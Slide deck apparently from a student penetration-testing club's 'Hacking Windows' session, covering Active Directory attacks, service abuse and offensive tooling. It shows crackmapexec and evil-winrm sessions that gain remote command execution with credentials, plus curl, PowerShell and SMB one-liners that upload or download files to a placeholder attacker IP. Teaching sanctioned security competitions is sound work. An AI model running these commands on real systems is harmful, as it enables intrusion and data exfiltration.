Week 5: Hacking Windows

Windows and Active Directory

Sign-In:
https://da.gd/windows23

SIGN IN PLEASE

https://da.gd/windows23

whoami

Dylan Tran | Nigerald

3rd Year CIS
Intern @ X-Force Red
CCDC
- Linux Team 2021-2023
- Linux Lead 2023-202?

CPTC
- Team Member 2021-2023
- Captain 2023-2024

Next on Bronco CPTC . . .

When	What
~~July 8th~~	~~Introduction to CPP Cyber~~
~~July 15th~~	~~Intro to Penetration Testing~~
~~July 22th~~	~~Hacking Web Applications~~
~~July 29th~~	~~Hacking Linux~~
August 5th	Hacking Windows
August 12th	Consulting
August 19th	**Tryouts**
August 26th	Full CPTC Team Selected

Agenda

1. The Basics
2. Common Services & Abuses*
3. Tools & More Attacks
4. Homework

Windows

- **Unquoted Service Path***
- **Password Dumping***
- AlwaysInstallElevated
- Dll Hijacking/Sideloading
- **Version Exploitation***
- **Pass the Hash***
- **Privilege Token Abuse***
- Weak Registry Permissions

**What we will cover*

Active Directory

- **SMB share enumeration***
- Poisoning
  - DHCPv6, LLMNR, IPv6
  - NetNTLMv1 / NetNTLMv2
- Authentication Coercion
  - PetitPotam, DFSCoerce, PrinterBug,
- Pre2k Machine Accounts
- **AS-REProasting***
- **AD CVEs (ZeroLogon, NoPAC, etc.)***
- Password Spraying
- GPPPasswords
- **MSSQL***
- NTLM Relay
  - SMB, HTTP -> LDAP -> RBCD, ESC8
- Unconstrained/Constrained/Resource Based Constrained Delegation
- **Kerberoasting***
- ESC 1-7
- Password Reuse
- Bidirectional Trusts
- DPAPI
- **Bloodhound Edges***
- **DCSync***

**What we will cover*

1

The Basics

File System

Similar to Linux

Directories use backslashes (\)

Filesystem Root is usually C:

Directories and files are case insensitive

c:\bruh.exe == c:\BRUH.exe

Registry

A large collection of configurations/environment variables

Keys, subkeys, and values

HKEY: Handle to keys


- HKCU => Handle Key Current User
- HKLM => Handle Key Local Machine

Value Types:

- DWORD/QWORD => 32/64 bit numbers
- *_SZ => Some string

```
C:\Users\user1>reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions
    hta    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\IpAddresses

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
    \\VBOXSVR\win10_share    REG_DWORD    0x0
    C:\everyone    REG_DWORD    0x0
    C:\Users\Public    REG_DWORD    0x0
    C:\python3\python.exe    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes
    ProcessHacker.exe    REG_DWORD    0x0
    regsvr32*    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\TemporaryPaths
```

Active Directory



Windows Credentials

LM -> Old, extremely weak hashing from windows. Mostly unused

AAD3B435B51404EEAAD3B435B51404EE

NT -> The equivalent of a password in Windows. Not as weak, but still weak hash.

bruh -> A39AD1E1DBA3ED1489E54FE4FAF2AC59

NTLM -> The LM + : + NT hash

AAD3B435B51404EEAAD3B435B51404EE:A39AD1E1DBA3ED1489E54FE4FAF2AC59

When Authenticating over Network

NetNTLMv1 -> Completely reversible hash

NetNTLMv2 -> Crackable

Windows Credentials II

SAM ⇒ Security Access Manager

Registry ⇒ HKLM\SAM

File => C:\Windows\System32\config\SAM

Local Security SubSystem Service: LSASS


Handles and stores logon information in memory

NTDS.DIT

AD database, including hashes

Windows Services

Background Processes that usually run under SYSTEM



02

Common Services & Abuses*

Common Windows Services

- IIS - Port 80/443 TCP
- RPC - Port 135/139 TCP
- SMB – Port 445 TCP
- MSSQL - Port 1433 TCP
- RDP - Port 3389 TCP

IIS: 80/443 TCP

Rarely inherently vulnerable

Vulnerability usually lies within the application hosted

Typically aspx (.NET), but can run PHP

Or maybe IIS version is older than you

IIS RCE!?

Exploit Underlying Application

Exploit-DB/Metasploit go brrr

Write webshell

DEMO

RPC: 135/139 TCP

Duct Tape for a lot of Windows backend

Not directly exploitable, but network access is needed to perform many attacks

SMB: 445 TCP

File share service/protocol

Share resources over network

Credentials OR null/guest authentication

```
smb: \Program Files (x86)\> cd "Microsoft OneDrive"
smb: \Program Files (x86)\Microsoft OneDrive\> ls
  .                                   D        0  Wed Mar 13 02:11:31 2019
  ..                                  D        0  Wed Mar 13 02:11:31 2019
  OneDriveSetup.exe                   A 20466392  Thu Feb  7 19:55:11 2019
  passwords.txt                       A       19  Wed Mar 13 02:11:31 2019

                31431167 blocks of size 4096. 23684287 blocks available
```

<u>If admin privileges, can obtain command execution</u>


MY REACTION WHEN
root@kali:~# cme smb 172.16.27.132 -u 'administrator' -p 'password' -X '$PSVersionTable'
SMB 172.16.27.132 445 AVTEST [*] Windows 7 Home Premium 7601 Service Pack 1
g:False) (SMBv1:True)
SMB 172.16.27.132 445 AVTEST [+] AVTEST\administrator:password (Pwn3d!)
SMB 172.16.27.132 445 AVTEST [+] Executed command
SMB 172.16.27.132 445 AVTEST Name Value
SMB 172.16.27.132 445 AVTEST ---- -----
SMB 172.16.27.132 445 AVTEST CLRVersion 2.0.50727.5420
SMB 172.16.27.132 445 AVTEST BuildVersion 6.1.7601.17514
SMB 172.16.27.132 445 AVTEST PSVersion 2.0
SMB 172.16.27.132 445 AVTEST WSManStackVersion 2.0
SMB 172.16.27.132 445 AVTEST PSCompatibleVersions {1.0, 2.0}
SMB 172.16.27.132 445 AVTEST SerializationVersion 1.1.0.1
SMB 172.16.27.132 445 AVTEST PSRemotingProtocolVersion 2.1
root@kali:~#
WHEN WINDOWS

MSSQL: 1433 TCP

SQL, but Big Gates got to it

If database admin ⇒ RCE


Windows Auth & Sql Auth

Windows/AD account

Account registered in the service

MY REACTION WHEN

```
┌──(mpgn㉿kali)-[~/CrackMapExec]
└─$ crackmapexec mssql 192.168.133.167 -u tommy -p 'October2021' --local-auth -x whoami
MSSQL       192.168.133.167 1433   WIN-TOE6NQTR989  [*] Windows 10.0 Build 14393 (name:WIN-TOE6NQTR
MSSQL       192.168.133.167 1433   WIN-TOE6NQTR989  [+] tommy:October2021 (Pwn3d!)
MSSQL       192.168.133.167 1433   WIN-TOE6NQTR989  [+] Executed command via mssqlexec
MSSQL       192.168.133.167 1433   WIN-TOE6NQTR989
MSSQL       192.168.133.167 1433   WIN-TOE6NQTR989  nt service\mssqlserver
```




WHEN WINDOWS

RDP: 3389 TCP

Remote Desktop Protocol

Remotely access a computer with GUI




Common AD (DC) Services

- DNS - Port 53 TCP/UDP
- Kerberos - Port 88 TCP
- LDAP – Port 389,636,3268,3269 TCP
- Winrm - Port 5985 TCP


DNS: 53 TCP/UDP

U gonna need me lmao


Kerberos: 88 TCP



ASREProast


KRB_AS_REP
Username
Session key
TGT expiration time
User nonce
User hash
TGT
Username
Session key
TGT expiration time
PAC
krbtgt hash
krbtgt hash
User
KDC (DC)

Kerberoast


KRB_TGS_REP
Username
Service session key
TGS expiration time
User nonce
Session key
TGS
Service session key
Username
TGS expiration time
PAC
krbtgt hash
service owner hash
User
KDC (DC)

DEMO

LDAP: 389,636,3268,3269 TCP

Language of Active Directory

Authorization, Identification of AD Objects

Syntax example: “cn=jdoe, ou=People, dc=example, dc=com”

ldapsearch -x -D '<DOMAIN>\<username>' -w '<password> -H ldap://FQDN/IP -b "dc=subdomain,dc=TLD"

```
kubuntu@kubuntu-client:/$ ldapsearch -x -H ldap://192.168.178.29 -b "dc=devconnected,dc=com"
# extended LDIF
#
# LDAPv3
# base <dc=devconnected,dc=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# devconnected.com
dn: dc=devconnected,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: devconnected
dc: devconnected
```

WinRM: 5985 TCP

Windows Remote Management

Requires credentials for a user with the privilege

```
┌──(kali㉿kali)-[/opt]
└─$ evil-winrm -u ryan -p Serv3r4Admin4cc123! -i 10.10.10.169 -s /home/kali/Downloads

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /all

USER INFORMATION
----------------

User Name     SID
============= =============================================
megabank\ryan S-1-5-21-1392959593-3013219662-3596683436-1105
```

03

Tools & More Attacks

Tools

Msfvenom - Payload Generation
Mimikatz - Password Dumping
Winpeas - Enumerate privilege escalation vectors
Crackmapexec - SMB, MSSQL, and LDAP abuse
Impacket - Everything Active Directory (Remotely)
Bloodhound - Enumerate AD
Evil-Winrm - Abuse WinRM to pop a shell
rdesktop/xfreerdp - Abuse RDP to get a login session

File Transfer Techniques

Python Web Server (https://da.gd/9AaLR)

```
python3 <name of script> -b 0.0.0.0 8080
\windows\system32\curl.exe --upload-file <file> http://<ip>:<port>/outfile
```

SMB


```
impacket-smbserver share . -smb2support
copy \\<ip>\share\filename outfile
copy filename \\<ip>\share\outfile
```

Evil-Winrm/Meterpreter

download <filename> OR upload <filename>

Powershell

```
iwr http://<ip>:port/filename -outfile <path\to\file>
```


┌──(nigerald㉿ DESKTOP-VBI49KD)-[~]
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.160.1 - - [20/Jul/2022 14:55:06] "GET /run.txt HTTP/1.1" 200 -
Command Prompt
C:\Users\Dylan\zz>dir
Volume in drive C is Windows
Volume Serial Number is F8CA-809F
Directory of C:\Users\Dylan\zz
07/20/2022 02:54 PM <DIR> .
07/20/2022 02:54 PM <DIR> ..
0 File(s) 0 bytes
2 Dir(s) 91,653,541,888 bytes free
C:\Users\Dylan\zz>powershell iwr http://192.168.167.59:8081/run.txt -outfile run.txt
C:\Users\Dylan\zz>dir
Volume in drive C is Windows
Volume Serial Number is F8CA-809F
Directory of C:\Users\Dylan\zz
07/20/2022 02:55 PM <DIR> .
07/20/2022 02:55 PM <DIR> ..
07/20/2022 02:55 PM 359 run.txt
1 File(s) 359 bytes
2 Dir(s) 91,653,525,504 bytes free

